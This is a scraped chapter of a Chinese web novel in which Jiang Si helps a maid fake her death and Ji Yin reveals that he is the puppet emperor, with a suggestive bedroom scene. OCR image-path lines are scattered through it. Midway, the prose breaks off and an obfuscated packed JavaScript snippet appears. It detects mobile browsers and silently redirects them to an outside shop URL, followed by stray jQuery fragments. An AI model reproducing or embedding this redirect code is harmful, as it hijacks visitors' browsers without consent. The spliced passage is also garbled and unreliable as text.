44. 天水
作品:《当来自未来的穿越者说我命定败亡,我偏称帝》 “前家主纪述因勾结胡人而亡,少夫人,你以为,纪述为什么会这么快被放弃?”
江肆开口道:“因为他们有旁的人选,而这个旁的人选便是纪肃慎。”说到这里,江肆落在子豫脸上的目光带着审视,“你现在告诉我这些,可是已经能够确定纪肃慎身边的艾水和胡人的关系了?”
子豫笑了一声,“少夫人,您和三公子一起找了这么久都找不着的东西,奴婢怎么会找得到,奴婢只是想给您一个提醒。”
“什么?”
子豫开口道:“在您嫁入天水之前,大公子身边的小厮,也就是艾水,每月里总会有一天消失不见。”
“消失不见?”江肆开口道:“或许是她出去办事呢。”
子豫闻言摇头,“不,奴婢很确定,往往艾水消失的那一天,大公子也会给她遮掩一番,少夫人若是信我,不妨趁此机会将大公子和艾水盯住。”
江肆:“我知道了,这件事我会去查,你的病瞒不了多久,这是闭气之药,服下它,十二个时辰内你会和死人无异。”
子豫没有丝毫犹豫,接过江肆手中的瓶子,仰头服下,闭眼之前,轻声叹息道:“少夫人,您对奴婢的恩情,奴婢一直都记得,今时今日的选择,是奴婢没有福气。”
江肆没有说话,此一别,身份地位的距离,天南海北之隔,两人或许再也没有见面的机会了,“好好活着。”
子豫闭眼的那一刻,只听到江肆留下的这四个字,嘴角缓缓勾起,她会的,她一定会好好活着。
恰在此刻,画界带着人来到子豫房中。
“少夫人。”画界微微伏身,目光落在床榻上已经没了动静的子豫身上,“听闻子豫姑娘病了,老夫人特意着奴婢请了大夫。”
说着,画界给身后的老大夫使了个眼色,“去,给姑娘诊治诊治。”
江肆将人拦下,微微垂眸,“劳烦老夫人挂心,子豫已经……”
说到这里,江肆的声音略微哽咽,叹了口气,“子豫的事情就不劳烦画界姑娘和老夫人费心了,她怎么说也跟在我身边一年多了,这最后一程,我怎么也该送一送。”
“少夫人节哀,只是府中规矩,府医验过之后,才能下葬。”
江肆点头,“既如此,画界姑娘请便。”
一直跟在画界身后的老大夫岣嵝着腰缓步上前,片刻过后,冲着画界微微摇头。
画界皱眉,子豫的死未免也太过突然,之前子豫一直跟在老夫人身边的时候,也未见她的身体有什么不同寻常的地方,怎么偏偏是在这个时候,子豫就病死了呢。
画界心中疑虑重重,面上未动声色,转头道:“你们几个留下,帮着少夫人一起处理子豫姑娘的后事。”
话罢,画界看向江肆,“少夫人院子里的人手不多,让这几个丫头留下来,若是能帮得上忙那是再好不过。”
江肆点头,看着画界离开的背影,若有所思。
当日在粮庄门口得到的那一张羊皮卷她看过,上面第一个名字就是画界的名字,也正是因为看到了画界的名字,她一眼便确定了那张名单真假参半。
可,为什么画界的名字会放在第一个位置呢,而老夫人却对画界似乎丝毫未曾怀疑。
据子章所说,当日那张名单一经带回,便被老夫人在大庭广众之下付之一炬,名为不留腌臜之物,实际上,却是对画界的保护。
能得老夫人如此重视,这个画界恐怕不一般呐。
想到这里,江肆心中叹气,一个纪隐就深不见底了,现在又来一个画界,这天水纪府,还真是卧虎藏龙啊。
夜间。
“阿肆在想什么?”纪隐低垂着眸子,映着烛光的眸子落在江肆身上,柔软而深情,环抱着梳妆台前的江肆,铜镜中清晰地照着两人此刻的姿态,交颈纠缠,难以割舍。
江肆抬头,忽然开口道:“那位帝师,是个什么样的人呢。”
隔着铜镜,两人的视线重合在一处,纪隐埋首在江肆的颈窝,轻笑一声,“我还以为阿肆不会问呢。”
江肆没说话,任凭纪隐的鼻尖擦过锁骨,激起浑身颤憟,“我的身份,是安弥山告诉你的吧。”
“为什么这么说?”纪隐没有抬头,热气喷洒在江肆的肌肤,一寸一寸吻过自己的领土。
江肆咽下溢出唇边的喘息,“你是什么时候开始怀疑我的?”
江肆没有说的是,安弥山和阿爹显然是旧识,而纪隐却能让安弥山和他吐露关于自己的事情,那这个人和阿爹必然也关系匪浅。
纪隐的指尖漫过层层遮挡,“从你咬牙受下纪肃慎的折磨,却仍旧留了下来这一件事,不止我,便是老夫人也能够察觉到你的不同,毕竟,世家大族养不出这么硬的骨头。”
原来是这样吗,江肆眼尾泛红,抓住纪隐的手腕,“你和安弥山是什么关系?”
纪隐停下动作,望向江肆的目光幽暗深沉,“阿肆问了这么多,我可都如实相告了,但,我却什么都没有得到,阿肆不觉得太不公平了吗?”
江肆得以喘息,混乱的大脑也有了思考的空间,“你,是王室中人吧。”
纪隐这次没有说话,有心等待江肆的下文。
江肆却不打算再开口了。
两人僵持片刻,纪隐笑了一声,“阿肆若是再不开口,为夫可就要忍不住了。”
“你。”江肆不能理解,为什么再这个时候,这人还有时间想这种事情。
“我知道你也在调查十四年前的事情,我这里有一条线索,我们可以共享一下。”江肆眼见纪隐手腕微动,急忙开口道。
纪隐却道:“不急,你我有的是时间,不急于这一刻。”
后面的话纪隐不容江肆再开口,梳妆台上稀里哗啦的声音落在守在门口的子章耳中,子章忍不住深吸一口气,默默抬脚微微远离门口,却又保持在能够听得见动静的距离。
叹了口气,子章看着满天繁星,其实她一直不是很明白,子豫为什么会想要离开纪府,甚至不惜用死亡为代价。
两人虽然在一处共事许多年,但对子豫这个人,子章觉得自己看她,仿佛隔着一层雾,不,按照子豫的话说,她不是看她隔着一层雾,而是隔着一层智商。
子豫啊子豫
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16975436|192302||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
,希望你来世能够得偿所愿。
伴随着屋内的动静渐渐褪去,纪隐这时也有了心思问江肆口中的线索是什么了。
“阿肆怎么对十四年前的事情感兴趣了?”
江肆脸上的情潮还未褪去,轻声道:“你既然已经从安弥山那里知道了我的身份,便应当明白,我对十四年前的事情感兴趣才是理所应当。”
这次纪隐没再反驳,开口道:“十四年前的事情,除了三大世家的当家人,知道实情的人,早已经死绝了。”
江肆闻言皱眉,死绝了吗?那左丘之怎么说?
纪隐察觉到江肆心中所想,“如今的天水总兵是左丘之的父亲,是当年左家军率军赶往北方支援之际,留给自己的退路,十四年过去,左丘之或许掌握了什么了不得的证据,也或许是借此诈你出山,以此查清当年左家军覆灭北方一事。”
在江肆的观念里,既然是战场,必然会有军人殒命,全军覆灭难道不应该是找胡人吗?为什么左丘之会在天水调查?
既然想到了这里,江肆便顺势问了。
纪隐的目光望向窗外,“是啊,这只能说明天水藏着的东西太多了,只有挖出这些被深埋的记忆,才有可能真正地看清楚十四年前发生的事情,真正意义上终结这样的乱世。”
不知道为什么,江肆忽然很想抱抱此刻的纪隐,眨了眨眼睛,压制住这种诡异的念头。
这一次,纪隐将怀中的江肆抱紧,却再没有多余的动作,只一字一句轻声道:“其实你早在当初安弥山自焚的时候就已经猜到了我的身份了吧,我很高兴你能在这个时候亲自问我。”
“你猜的没错,我确实是王室中人,也正是因为如此,安弥山才会将你的身份告知于我,当然,安弥山透露你的信息,除了我出身王室,还有一个重要原因,那便是,我的老师,便是你口中的阿爹。”
说到这里,纪隐停了片刻,留给江肆思考的时间。
江肆确实有些没反应过来,阿爹的身份是帝师,什么人能够称帝师为老师,“你是……”
纪隐苦笑一声,“十四年前,我是站在北方残破的城墙上登基的,我本以为自己会血撒城墙,却不想,只是那群人为了争权夺利推上龙椅的一个傀儡罢了,连生死都由不得自己。”
江肆轻轻拍了拍纪隐的后背。
“阿肆会不会觉得我很没用,守不了百姓,治不了群臣,便是现在也只能龟缩在天水和一个世家周旋。”
江肆心中大为怜惜,轻声道:“你已经做得很好了,十四年前,你不过十岁,却已有殉国之志,群臣不受管束是群臣失德,百姓流离于乱世是胡人残忍,你不过十岁,没有军队,没有可用之臣,能够支撑到今日,已然足够优秀。”
纪隐原本的心思是想借着此次坦白身份,让两人的关系更进一步,但不知为何,眼前红唇一张一合,原本那些设计好的煽情告白,他一个字都说不出口。
心口酸软的厉害,汹涌而来的情绪几乎要将他淹没,现在的他急需找一个出口。
此时的江肆还在绞尽脑汁地想,要怎么去安慰这个少年帝王呢。